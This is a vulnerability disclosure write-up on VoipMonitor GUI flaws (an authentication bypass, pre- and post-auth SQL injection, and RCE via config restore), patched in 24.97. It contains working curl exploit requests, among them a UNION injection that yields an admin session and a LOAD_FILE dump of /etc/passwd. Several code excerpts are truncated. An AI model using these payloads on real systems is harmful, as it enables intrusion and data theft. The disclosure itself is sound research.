Multiple vulnerabilities in VoipMonitor.

Author: Daniel Eshetu

Date: 27/02/2022 13:47

TLDR:

> I discovered and reported a few bugs in VoipMonitor ranging from a simple authentication bypass to a full RCE chain. Here I'll describe "most" of these bugs. The issues have been patched in VoipMonitor GUI version 24.97. If you use this product, Please update your installation. If you're not interested in reading the details, There's a short demo at the end.

Introduction

If you don't want to read the technical details you can skip to the demo Here

During analysis of the VoipMonitor GUI which is mainly written with PHP, there were multiple issues discovered. Here we will talk about those issues, How they look in the code, and how they can be abused.

This is the first in a series of research projects we're doing. So do stay tuned for more.

Simple authentication bypass (CVE-2022-24259)

To start things off, There is a simple authentication bypass bug in a file named `cdr.php` located in the webroot. This bypass is very simple to "exploit" but it doesn't give us full control, i.e. the user we can authenticate as does not have full access to the system. But it does open a lot of new attack vectors and is interesting to look at.

So let's start exploring this bug starting with the code in the file mentioned above.


```
// ..snipped...
if (!isset($_SESSION["authuser"]) || $_SE
    $_SESSION["authuser"] = "cdr_temp";


}
// .. snipped ...
```

From the above bit of code, most of you will notice what's wrong. The script sets a value to **$_SESSION** without any input from the user. To explain further, A session variable **authuser** is set to **cdr_temp** if it's not set to anything already which is the case for any request without a valid cookie.

The issue here is if we send a request to this script directly it will give us a session_id with the value of auth_user set to cdr_temp, And since VoipMonitor uses this variable in **$_SESSION** to check if the user is authenticated for some actions we can get an authentication bypass. A simple example of exploiting this using curl is shown in the screenshot below.

```
# curl command
curl http://192.168.56.103/cdr.php -D -
```



```
danny@KerbitSec:~ $ curl http://192.168.56.103/cdr.php -D -
HTTP/1.1 200 OK
Date: Sun, 27 Feb 2022 20:12:13 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Set-Cookie: PHPSESSID=7uvpgfk1htgl0d5e6rm8up3ct2; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 18
Content-Type: text/html; charset=UTF-8

missing parameters%
danny@KerbitSec:~ $
```

The screenshot shows a simple authentication bypass, We make a request to api.php which tells us that we request to api.php which tells us that we are not authenticated, Then we send a request to cdr.php to set auth_user in $_SESSION, Then we send the same

request again but this time authentication is bypassed.

Pre-Auth SQL injection (CVE-2022-24260)

This second vulnerability is significantly more severe than the previous one. Let's see where it happens and what we can do with it. The bug occurs in the file name **api.php** which is also located in the webroot. The bug, in this case, spans multiple files so we'll look at them one by one.

Let's start from api.php

```
switch ($_REQUEST["action"]) {
// snip to line ~36
  case "login":
        api_login();
        break;
// ... snip ...
function api_login()
{
    if (isCloud() && !function_exists("cu
        echoError("Module php-curl is mis
        exit;
    }
    if ($_REQUEST["user"] == "") {
        echoError("missing parameter user
        exit;
    }
    if ($_REQUEST["pass"] == "") {
        echoError("missing parameter pass
        exit;
    }
    if (isCloud()) {
        // This authentication is for clo
        // But the code here uses some us
        // ... snip ...

    }
```

```
connect_db();
// This function is where the sql inj
getUpdateUserLoginData($row, $_REQUES
if ($row) {
    // Snipped for simplicity sake, B
} else {

    echoError($lang["loginFailed"]);
}
```

The code above is pretty clear, If the **action** parameter of our request is set to *login* it calls a function that handles login. This function does a basic check on the existence of required parameters **user** and **pass** which are then passed to a function named **getUpdateUserLoginData()**.

The function is responsible for authenticating the user and returning the result from the database if authentication succeeds, This is where the SQL injection exists. The function is in a file named **functions.php** in the /php/lib/ directory. Let's take a look.


```
function getUpdateUserLoginData(&$row, $u
{
    $conds = array();
    if ($password) {
        array_push($conds, "(length(passw
    }
    if ($user) {
        array_push($conds, "" . "`usernam
    }
    if ($nextCond) {
        array_push($conds, $nextCond);
    }
    $Cond = implode(" AND ", $conds); //
    if ($assoc) {
        $row = get_row_assoc("" . "SELECT
    } else {
        $row = get_row("" . "SELECT * fro
    }
    if ($row && $password && $row["passwo
        $rslt = getColumnType($table, "pa
        if (strpos($rslt, "varchar(64)")
            update_row(array("password" =
        }
    }
}
```

We can see from the above code that the variable ***$user*** is used in an SQL statement without any type of quoting. This is then executed using ***get_row()*** which is a wrapper around an SQL library that just runs SQL queries.

Now we have an SQL injection :). We could extract data from this using blind SQLi techniques, But the easier thing to do would be to bypass the login and gain full access to the system (We can create an admin session). To achieve this we will use a UNION-based injection to make the script think a valid user was supplied. This will lead to an admin-level session being generated. We can use that session for further attacks.

The screenshot below shows the request that grants the user an admin level session :).

```
# curl command used
curl -v http://192.168.56.103/api.php -d
```



```
danny@KerbitSec:~ $ curl -v http://192.168.56.103/api.php -d "module=relogin&action=login&pass=nope&user=a' UNION SELECT 'admin','admin',null,null,null,null,null,null,null
,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,1,null,null,null,null,null,null,null,null,null,null,null,nul
l,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null
,null,null,null,null,null,null,null,null,null,null,null,null,null,null; #"
*   Trying 192.168.56.103:80...
* Connected to 192.168.56.103 (192.168.56.103) port 80 (#0)
> POST /api.php HTTP/1.1
> Host: 192.168.56.103
> User-Agent: curl/7.81.0
> Accept: */*
> Content-Length: 524
> Content-Type: application/x-www-form-urlencoded
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 27 Feb 2022 20:16:54 GMT
< Server: Apache/2.4.6 (CentOS) PHP/5.4.16
< X-Powered-By: PHP/5.4.16
< Set-Cookie: PHPSESSID=mekqcujtbneqmc87eh728gor94; path=/; HttpOnly
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 52
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 192.168.56.103 left intact
{"success":true,"_vm_version":240096,"_debug":false}%
danny@KerbitSec:~ $
```

The highlighted session ID that is generated can be used with other requests to authenticate as admin. We requests to authenticate as admin, we will use it in the next exploit to demo another bug that requires authentication.

Post authentication SQL injection (Duped with CVE-2022-24260)

This injection exists in a file named **php/model/utilities.php**. To simplify things, I'll explain the steps not relevant to our exploit referencing code.

This file has multiple functions defined within it, These functions can be called by a user using a parameter name **task** any arguments we want to pass to these functions should be JSON encoded and will be passed to the function we specified in task after being decoded. Each function requires and handles parameters differently. The arguments have the following format.

```
{
"<arg_name>":"<arg_value>",
...
}
```

Now that we have got that out of the way, Let's see the actual function in utilities.php that causes the SQL injection and how to exploit it.

```
function loadConfigSubsystem($param)
{
    echoSuccess(array("config" => getConf
}
```

The function that's called with our parameters **getConfigSubsystem()** is located in the **functions.php** file mentioned above, So let's take a look at it and see how we can exploit the SQLi bug and where it exists.


```
function getConfigSubsystem($subsystem, $
{
    $query = new cQuery();
    $subsystem = sql_escape_string($subsy
    $name = sql_escape_string($name);
    $user_id_field = login_table() == "us
    return $query->getItem("" . "select c
}
```

The injection occurs at ***$query->getItem()*** which executes an SQL statement and returns the result. Now, most of our arguments to this function are properly escaped(quoted) using **sql_escape_string** which makes injection using any of those parameters infeasible. But if you look closely the variable ***$user_id*** which is also derived from user input is not quoted properly and is used in the SQL query. And that's where the injection is.

Now, remember this vulnerability requires authentication to exploit, But luckily using the SQL injection in ***api.php*** described above (CVE-2022-24260) we can exploit this bug to get SQLi with data echoed back to us.

Demo dumping the contents of /etc/passwd using mysql LOAD_FILE:

```
# curl command
# curl command
curl -b PHPSESSID=mekqcujtbneqmc87eh728go
```



```
danny@KerbitSec:~ $ curl -b PHPSESSID=mekqcujtbneqmc87eh728gor94 http://192.168.56.103/php/model/utilities.php  -d 'task=loadConfigSubsystem&params={"subsystem": "tracker"
, "name":"name", "user_id":"'\'' UNION SELECT load_file('\''/etc/passwd'\'') #"}' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1458  100  1332  100   126  10765   1018 --:--:-- --:--:-- --:--:-- 11853
{
  "config": "root:x:0:0:root:/root:/bin/bash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:
/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/spool/
mail:/sbin/nologin\noperator:x:11:0:operator:/root:/sbin/nologin\ngames:x:12:100:games:/usr/games:/sbin/nologin\nftp:x:14:50:FTP User:/var/ftp:/sbin/nologin\nnobody:x:99:9
9:Nobody:/:/sbin/nologin\nsystemd-network:x:192:192:systemd Network Management:/:/sbin/nologin\ndbus:x:81:81:System message bus:/:/sbin/nologin\npolkitd:x:999:998:User for
 polkitd:/:/sbin/nologin\nsshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin\npostfix:x:89:89::/var/spool/postfix:/sbin/nologin\nchrony:x:998:996::/var/lib
/chrony:/sbin/nologin\ncentos:x:1000:1000:CentOS:/home/centos:/bin/bash\nvboxadd:x:997:1::/var/run/vboxadd:/bin/false\napache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
\ntss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin\nmysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin\n",
  "success": true,
  "_vm_version": 240096,
  "_debug": false
}
danny@KerbitSec:~ $ 
```


Remote command execution via GUI config restore (CVE-2022-24262)

The final step was to gain remote command execution, Or someway to upload a shell. Luckily the VoipMonitor GUI has the functionality to restore the configuration to a running system using a zip archive. This functionality is authenticated of course. But we can bypass authentication using the api.php SQLi and reach it. Once the upload is completed, The zip is extracted to the webroot and if we place a PHP script in the archive it will be written to webroot giving written to webroot giving us a remote shell.

I will not be going into detail here, For the main reason that the only bug here is the fact that we are allowed to upload any file extension and that we can reach the uploaded files to get them to execute.

If you're interested I leave discovering this bug as an exercise to the reader :)

There's a gif below showing a demo of exploitation (SQLI->RCE).
# RCE demo



```
danny@KerbitSec:~ $ python volpmon_rce.py http://192.168.56.103/
```

Timeline

Dec 15, 2021 Contacted voipmonitor.
Jan 3, 2022 Response from voipmonitor.

Jan 10, 2022 Sent vulnerability details
Jan 11, 2022 Voipmonitor 24.97 released
Feb 18, 2022 Public Disclosure